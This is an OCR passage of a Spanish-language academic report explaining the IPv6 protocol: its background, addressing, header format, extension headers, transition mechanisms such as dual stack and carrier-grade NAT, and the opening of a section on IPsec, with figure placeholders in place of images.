


Figura 5. Esquema de GANTT.

Protocolo IPv6

A continuación se va a explicar en detalle todo respecto al protocolo IPv6 especificando sus características,

1. Antecedentes

Diversos expertos insisten sobre la necesidad que existe de migrar el actual protocolo IPv4 (Internet Protocol version 4) que asigna IPs a las máquinas que se conectan a Internet, por el protocolo Ipv6.

Estas direcciones para IPv4, según afirma diversos expertos se agotarán durante este año 2011, lo que podría frenar el crecimiento de Internet. Actualmente IPv4 dispone de aproximadamante de 4 mil millones de direcciones. Una parte de culpa por no irrumpir el cambio hacia IPv6, es que muchas direcciones IPv4 que figuran como asignadas, no están siendo utilizadas por diversas razones. La recuperación de direcciones no utilizadas y el incremento de uso de tecnologías tipo NAT se podía resolver la demanda de direcciones IP, sin la necesidad de adoptar una nueva versión del Protocolo de Internet. No obstante esta medida se ha ido desvaneciendo por la enorme cantidad de dispositivos que necesitan sus propias direcciones IP para conectarse a Internet.

El nuevo protocolo IPv6, dispone de 340 billones de billones (sextillones) de direcciones (exactamente:340.282.366.920.938.463.463.374.607.431.768.211.456),lo que hace que la cantidad de direcciones IPv4 (exactamente: 4.294.967.296) parezca insignificante. Por estos motivos la migración es necesaria, proporciona un número de direcciones IP casi ilimitado, direccionamiento de 32 a 128 bits y mejorando los soportes para extensiones, autenticación, integridad y confidencialidad de datos.

Cabe mencionar que no se pudo usar la versión 5 (IPv5) como sucesor de IPv4 porqué ya había sido asignada a un protocolo experimental orientado al flujo de streaming que intentaba soportar voz, vídeo y audio.

El día 8 de junio del 2011, fue el día mundial de Ipv6 (IPv6 World Day), y la idea era animar a la industria, operadores y fabricantes a preparar sus sistemas para ser compatibles con el nuevo protocolo de direccionamiento. El objetivo principal de ese día fue probar que se podía acceder a servidores con soporte simultáneo para IPv4 e Ipv6. Empresas como *Google* ayudaron habilitando sus servicios también en IPv6 y, para advertir de los problemas e inconvenientes, lanzaron un test para todos los usuarios y así poder comprobar si las conexiones estaban listas y preparadas para el nuevo protocolo.

Después del día mundial de Ipv6, se comprobó que queda mucho trabajo por hacer y para poder desplegarse con éxito, aún se debe trabajar más, sobre todo debido al reciente agotamiento del rango de direcciones públicas IPv4 por parte de IANA (Internet Assigned Numbers Authority). Se publicó que las operadoras españolas todavía no estaban preparadas para implementar Ipv6, y que estaban es su fase de investigación. Con la ayuda de las empresas, fabricantes, y las distintas operadoras, poco a poco se está empezando a usar este protocolo en entornos residenciales. Siendo así, no sería raro que dentro de unos meses comenzaran a distribuirse routers ADSL a los clientes con soporte IPv6 (sino lo están distribuyendo ya) y se comenzará a asignarse direcciones públicas (o rangos de direcciones) IPv6 a estos clientes para aprovisionar sus conexiones.

Otro entorno donde puede irrumpir pronto IPv6, es la red LAN de cualquier empresa o cualquier centro universitario que decida en un determinado momento, comenzar a implementar este protocolo.

Cuando hablamos del impacto de IPv6, no solo hablamos de impacto a nivel de dispositivo físico (hardware), sino a nivel de programas (software) también. Actualmente no todos soportan Ipv6, y por lo tanto en este punto también hay mucho trabajo por realizar.

2. Características

Si utilizamos un sistema operativo basado en Linux (ninguna distribución especial) y más o menos actualizado, es posible que ya tengamos una interfaz enviando tráfico IPv6. Si utilizamos MAC, Windows Vista o Windows 7, en este caso, el equipo ya debería tener soporte para IPv6 y estará enviando tráfico IPv6 aunque no lo sepamos. Cabe mencionar que si utilizamos sistema operativo como Windows XP, posiblemente debamos instalar el soporte a IPv6, en el Anexo 1 se ha realizado un pequeño tutorial para poder instalar y configurar diferentes plataformas de usuario final para un buen uso de IPv6.

IPv6 especifica un nuevo formato de paquete, diseñado para minimizar el procesamiento del encabezado de paquetes. Debido a que las cabeceras de los paquetes IPv4 e IPv6 son significativamente distintas, vemos algunos de los cambios de IPv4 a IPv6:


Las direcciones IPv6 tienen una longitud de 128 bits. Ejemplo:

1000000000000001:0000110110111000:1010110000010000:1111111000000001:

0000000000000000:0000000000000000:0000000000000000:0000000000000001

Equivalente a: 2001:0DB8:AC10:FE01::1

O lo que es lo mismo:



Fuente: wikipedia

Los trenes de ceros pueden sustituirse una sola vez por '::', por ejemplo:

0:0:0:0:0:0:0:1 → ::1

Capacidad extendida de direccionamiento

El interés de los diseñadores era que direcciones más largas permiten una entrega jerárquica, sistemática y en definitiva mejor de las direcciones y una eficiente agregación de rutas. Con IPv4, se desplegaron complejas técnicas de Classless Interdomain Routing (CIDR) para utilizar de mejor manera el pequeño espacio de direcciones.

El esfuerzo requerido para reasignar la numeración de una red existente con prefijos de rutas distintos es muy grande. Aunque con IPv6, cambiando el prefijo anunciado por unos pocos routers es posible en principio reasignar la numeración de toda la red, ya que los identificadores de nodos (los 64 bits menos significativos de la dirección) pueden ser auto-configurados independientemente por un nodo.

Las tasas de utilización del espacio de direcciones será probablemente menor en IPv6 (en comparación con IPv4), pero la administración de las redes y el enrutamiento serán más eficientes debido a las decisiones de diseño inherentes al mayor tamaño de las subredes y la agregación jerárquica de rutas.

Auto configuración de direcciones libres de estado

Los nodos IPv6 pueden configurarse a sí mismos automáticamente cuando son conectados a una red en IPv6 usando los mensajes de descubrimiento de routers de ICMPv6. La primera vez que son conectados a una red, el nodo envía una solicitud de router de link-local usando multicast (*router solicitación*) pidiendo los parámetros de configuración; y si los routers están configurados para esto, responderán este requerimiento con un "anuncio de router" (*router advertisement*) que contiene los parámetros de configuración de capa de red.

Si la autoconfiguración de direcciones libres de estado no es adecuada para una aplicación, es posible utilizar Dynamic Host Configuration Protocol para IPv6 (DHCPv6) o bien los nodos pueden ser configurados en forma estática.

SLAAC, Autoconfiguración de direcciones

La primera vez que un dispositivo se conecta a una red, el host envía un mensaje Router Solicitation (RS) para tratar de obtener información con la que configurarse automáticamente. Por ejemplo, un router que escuche ese mensaje y esté configurado adecuadamente, contestará con un mensaje Router Advertisment (RA) donde enviará información con los parámetros de capa de enlace correspondientes.

Direcciones IPv6 de tipo unicast

Este tipo de direcciones identifican de forma única a una sola interfaz. Por otra parte, en IPv6 una interfaz puede utilizar varias direcciones (de hecho, suele ser lo común).

Direcciones unicast de tipo link-local

Este tipo de direcciones están pensadas para las comunicaciones en entornos de red local. En entornos IPv6, se exige que los sistemas operativos con soporte a IPv6 asignen una dirección de este tipo a todas las interfaces, aunque tengan otra dirección IPv6 enrutable. Las direcciones IPv6 de tipo link-local tienen el prefijo fe80::/10. Estas direcciones se utilizan, por ejemplo, durante el proceso de autoconfiguración de interfaces utilizando ICMPv6 (SLAAC).

Multicast

Multicast, la habilidad de enviar un paquete único a destinos múltiples es parte de la especificación base de IPv6. Esto es diferente a IPv4, donde es opcional (aunque usualmente implementado). No existe el concepto de una dirección de broadcast y así la dirección más alta de la red (la dirección de broadcast en una red IPv4) es considerada una dirección normal en IPv6. El mismo efecto puede lograrse enviando un paquete al grupo de multicast de enlace-local todos los nodos (*all hosts*).En IPv4 era muy difícil para una organización conseguir incluso un único grupo multicast ruteable entre-dominios y la implementación de las soluciones entre-dominios eran anticuadas (RFC 2908).

IPv6 también soporta nuevas soluciones multicast, incluyendo *Embedded Rendezvous Point* (RFC 3956), el que simplifica el despliegue de soluciones entre dominios.

El multicast IPv6 comparte protocolos y características comunes con IPv4, pero también incorpora cambios y mejoras. Incluso cuando se le asigne a una organización el más pequeño de los prefijos de ruteo global IPv6, ésta también recibe la posibilidad de usar uno de los 4.2 billones de grupos multicast IPv6 ruteables de fuente específica para asignarlos para aplicaciones multicast intra-dominio o entre-dominios (RFC 3306).

Procesamiento simplificado en los routers

Se hicieron varias simplificaciones en la cabecera de los paquetes, así como en el proceso de reenvío de paquetes para hacer el procesamiento de los paquetes más simple y por ello más eficiente.

- El encabezado del paquete en IPv6 es más simple que el utilizado en IPv4, así los campos que son raramente utilizados han sido movidos a opciones separadas; aunque las direcciones en IPv6 son 4 veces más largas, el encabezado IPv6 es solamente el doble de largo que el encabezado IPv4.
- Los routers IPv6 no hacen fragmentación. Los nodos IPv6 requieren ya sea hacer descubrimiento de MTU, realizar fragmentación extremo a extremo o enviar paquetes menores al MTU mínimo de IPv6 de 1280 bytes.
- El encabezado IPv6 no está protegido por una suma de comprobación (*checksum*); la protección de integridad se asume asegurada tanto por el checksum de capa de enlace y por un checksum de nivel superior (TCP, UDP, etc.).

Seguridad de Nivel de Red obligatoria

Más adelante entramos más en detalle, sobre la seguridad en IPv6, no obstante, Internet Protocol Security (IPsec), el protocolo para cifrado y autenticación IP forma parte integral del protocolo base en IPv6. El soporte IPsec es obligatorio en IPv6; a diferencia de IPv4, donde es opcional. Sin embargo, actualmente no se está usando normalmente IPsec excepto para asegurar el tráfico entre routers de BGP IPv6.

Protocolo Neighbor Discobery (ND)

ND es un protocolo que utiliza algunos mensajes ICMPv6 para la autoconfiguración de los equipos en entornos IPv6. El protocolo ND es a IPv6 lo que ARP a IPv4. Mensajes utilizados por ND:

- Router Solicitation (RS): Mensaje enviado por una interfaz cuando ésta es activada. Se utiliza para solicitar a los routers de la red información sobre qué configuración a utilizar.
- Router Advertisement (RA): Mensaje de respuesta enviado por los router ante mensajes de tipo RS. Estos mensajes también se suelen enviar de forma periódica cada cierto intervalo.
- Neighbor Solicitation (NS): Mensajes enviados por los equipos para averiguar la dirección de capa de enlace de otro equipo. También se utiliza para verificar que el nodo vecino es alcanzable o para detectar direcciones IPv6 duplicadas.
- Neighbour Advertisement (NA): Mensaje de respuesta a un NS.
- Redirect: Mensajes enviados por los equipos de la red para informar de que existe una ruta mejor para llegar a un determinado destino.

Movilidad

A diferencia de IPv4 móvil, IPv6 móvil (MIPv6) evita el ruteo triangular y por lo tanto es tan eficiente como el IPv6 normal. Los routers IPv6 pueden soportar también Movilidad de Red, que permite que redes enteras se muevan a nuevos puntos de conexión de routers sin reasignación de numeración.

Soporte mejorado para las extensiones y opciones

Los cambios en la manera en que se codifican las opciones de la cabecera IP permiten límites menos rigurosos en la longitud de opciones, y mayor flexibilidad para introducir nuevas opciones en el futuro.

Jumbogramas

IPv4 limita los paquetes a 64 KB de carga útil. IPv6 tiene soporte opcional para que los paquetes puedan superar este límite, los llamados jumbogramas, que pueden ser de hasta 4 GiB. El uso de jumbogramas puede mejorar mucho la eficiencia en redes de altos MTU. El uso de jumbogramas está indicado en el encabezado opcional *Jumbo Payload Option*.

3. Direccionamiento IPv6

Las direcciones IP se usan básicamente para identificar de manera única una interfaz de red de un Host, localizarlo en la red y encaminar los paquetes IP entre host.
Por lo tanto, un direccionamiento IP es una etiqueta numérica para identificar una interfaz de red de un equipo, ya sea ordenador, servidor o dispositivo móvil, participando en una red, anteriormente por IPv4 y en un futuro próximo por una red IPv6. Como se ha mencionado anteriormente, a diferencia del protocolo anterior, las direcciones IPv6 son de 128 bits.

- **Tipos de dirección**

Tenemos tres tipo de direcciones:

  - Dirección Unicast: Identifica un único interface de red, donde se entrega los paquetes enviados a una dirección unicast al interface específico.
  - Dirección Anycast: Identifica a un conjunto de interfaces, entre nodos diferentes, donde un paquete enviado a una dirección anycast se entrega al host más cercano, aunque sintácticamente se hace indistinguibles con direcciones unicast.
  - Dirección Multicast: Asigna a un grupo de interfaces , para múltiples hosts. Un paquete enviado a una dirección multicast es entregado a todos los interfaces que se hayan unido al grupo multicast correspondiente.

El Internet Architecture Board *(Comité de Arquitectura de Internet)* y el Internet Engineering Steering Group *(Dirección de Ingeniería de Internet)* delegaron la asignación del direccionamiento IPv6 en la Internet Assigned Numbers Authority (IANA). La función principal es la asignación de grandes bloques de direcciones a los Registros Regionales de Internet (RIRs), que tienen la tarea de asignar grupos menores a Proveedores de Internet u otros registros locales.
IANA ha mantenido la lista oficial de las asignaciones del espacio de direcciones IPv6 desde diciembre de 1995.

A continuación mostramos dos ejemplos de direccionamiento de los entornos Linux y Windows:

- Entornos Linux(Ubuntu 11.10):




Figura 6. IPv6 en Ubuntu.

- Entornos Windows:




Figura 7. IPv6 en Windows.

- **Formato de dirección**
  - Las direcciones Unicast y Anycast se dividen en dos grupos lógicos: los primeros 64bits identifican el prefijo de red, y son usados para encaminamiento; los últimos 64bits identifican el interface de red del host.

Bits	48 (o más)	16 (o menos)	64
Campo	Routing prefix	Subnet id	Interface identifier

- Las direcciones Multicast se construyen en función por diversas reglas dependiendo de la aplicación. El campo *prefix* mantiene el valor binario 11111111 para cualquier dirección multicast. Actualmente se utilizan 3 de los 4 bits del campo *flags* (flags); 1 el bit de flag más significativo está reservado para uso futuro. Los 4-bits del campo *scope* (ámbito) se utilizan para indicar dónde la dirección es válida y única.

Bits	8	4	4	112
Campo	Prefix	Flags	scope	Group ID
Valor	11111111	ORPT	XXXX	

- **Identificación de los tipos de direcciones**

Los tipos de direcciones IPv6 pueden identificarse tomando en cuenta los rangos definidos por los primeros bits de cada dirección.

::/128 → La dirección con todo ceros se utiliza para indicar la ausencia de dirección, y no se asigna ningún nodo.
::/0 → La ruta por defecto para tráfico unicast.

::1/128 → La dirección de loopback es una dirección que puede usar un nodo para enviarse paquetes a sí mismo (corresponde con 127.0.0.1 de IPv4). No puede asignarse a ninguna interfaz física.
::ffff:0:0/96 → La dirección IPv4 mapeada se usa como mecanismo de transición en terminales duales.
Fe80::/10 → El prefijo de *enlace local* específica que la dirección sólo es válida en el enlace físico local.
Fec0:: → El *prefijo de emplazamiento local* específica que la dirección sólo es válida dentro de una organización local. Se deben sustituir por direcciones Local IPv6 Unicast.
Ff00::/8 → El prefijo de multicast. Se usa para las direcciones multicast.

No obstante se ha estandarizado diversos tipos de direcciones según el prefijo de la dirección, mostramos lo más importantes:


Tipo	Prefijo
Unspecified	::
Loopback, dirección unicast del localhost	::1/128
Link Local Unicast	FE80::/10
Site Local (Deprecated)	FEC0::/10
Multicast	FF00::/8
Global Unicast	Resto

4. Formato de la cabecera


Un paquete en IPv6 está compuesto por dos partes: la cabecera (que tiene una parte fija y otra con las opciones) y la carga útil (los datos).

- **La cabecera fija**

Los primeros 40 bytes (320 bits) son la cabecera del paquete y contiene los siguientes campos:



IPv4 header



IPv6 header

En IPv6 la fragmentación se realiza sólo en el nodo origen del paquete, al contrario que en IPv4 en donde los routers pueden fragmentar un paquete. En IPv6, las opciones también desaparecen de la cabecera estándar y son especificadas por el campo *Next Header*, similar en funcionalidad en IPv4 al campo Protocolo. En el gráfico anterior vemos:

- direcciones de destino (128 bits)
- direcciones de origen (128 bits)
- versión del protocolo IP (4 bits)
- clase de tráfico (8 bits, Prioridad del Paquete)
- Etiqueta de flujo (20 bits, manejo del QoS),
- Longitud del campo de datos (16 bits)
- Cabecera siguiente (8 bits)
- Límite de saltos (8 bits, TTL).

- **Cabeceras de extensión**

Extensiones de cabecera solo se procesan en el destino indicado en la cabecera del paquete IP (salvo una excepción: *Hop-by-Hop Header*). En IPv6, la fragmentación de paquetes se producen en origen y tiene una mayor eficiencia.

Figura 8. Cabecera de extensión.

Todas o parte de estas cabeceras de extensión tienen que ubicarse en el datagrama en el orden especificado:

Value (Hexadecimal)	Value (Decimal)	Protocol / Extension Header
00	0	Hop-By-Hop Options Extension Header
1	1	ICMPv4
02	2	IGMPv4
04	4	IP in IP Encapsulation
06	6	TCP
08	8	EGP
11	17	UDP
29	41	IPv6
2B	43	Routing Extension Header
2C	44	Fragmentation Extension Header
2E	46	Resource Reservation Protocol (RSVP)
32	50	Encrypted Security Payload (ESP) Extension Header
33	51	Authentication Header (AH) Extension Header
3A	58	ICMPv6
3B	59	No Next Header
3C	60	Destination Options Extension Header

5. Soluciones de transición

Desgraciadamente no se puede migrar al nuevo protocolo directamente y durante un tiempo deben coexistir las dos tecnologías, IPv4 e IPv6, y para ello deben haber soluciones. Virtualmente, esto da como resultado dos redes:

- Internet IPv4, para accesos con IPv4
- Internet IPv6, para accesos con IPv6

Los nuevos equipos deben ser capaces de trabajar e implementar con el protocolo IPv6 y también poder mantener la antigua IPv4 mientras se produce el cambio de protocolo.

> ***Dual Stack:*** Es la forma más directa para los nodos IPv6 de ser compatibles con nodos IPv4. Estos nodos tienen la habilidad de enviar y recibir paquetes IPv6 e IPv4, pudiendo así interoperar directamente con nodos IPv4 usando paquetes IPv4, y también operar con nodos IPv6 usando paquetes IPv6. Si el contenido existe en IPv6, utilizar la pila IPv6 y si el contenido sólo existe en IPv4, utilizar la pila IPv4.
>
> Solución temporal:




Figura 9. Dual Stack

También se puede ver de forma esquemático:




Figura 10. Dual Stack esquematizado

Con *Dual Stack* se puede empezar a asignar direcciones IPv6, pero también se asignan direcciones IPv4, pero el problema es claro las direcciones IPv4 se agotan. Para paliar este consumo de IPv4 se puede utilizar técnicas de NAT.

CGN: La realización de técnicas NAT del lado del operador se llama *Carrier Grade NAT* (CGN). Los usuarios reciben direcciones IPv4 privadas, la solución es momentánea ya que el agotamiento de direcciones IPv4 , hace paralizar el consumo de las públicas. NAT es N:1, muchas privadas se convierten en un 1 pública. Tenemos también el problema con algunas aplicaciones, aunque el CGN puede actuar de pasarela de algunas aplicaciones.

Solución temporal hasta que se implante masivamente IPv6:




Figura 11. CGN

6. IPsec con IPv6

Como dice su definición, IPsec (Internet Protocol security) es un conjunto de protocolos cuya función es asegurar las comunicaciones sobre el Protocolo de Internet (IP) autenticando y/o cifrando cada paquete IP en un flujo de datos. IPsec también incluye protocolos para el establecimiento de claves de cifrado.

IPsec es una parte obligatoria de IPv6, y su uso es opcional con IPv4. Aunque el estándar está diseñado para ser indiferente a las versiones de IP, el despliegue y experiencia hasta 2007 afecte a las implementaciones de IPv4.

La seguridad en IPSec se proporciona mediante dos aspectos de seguridad:

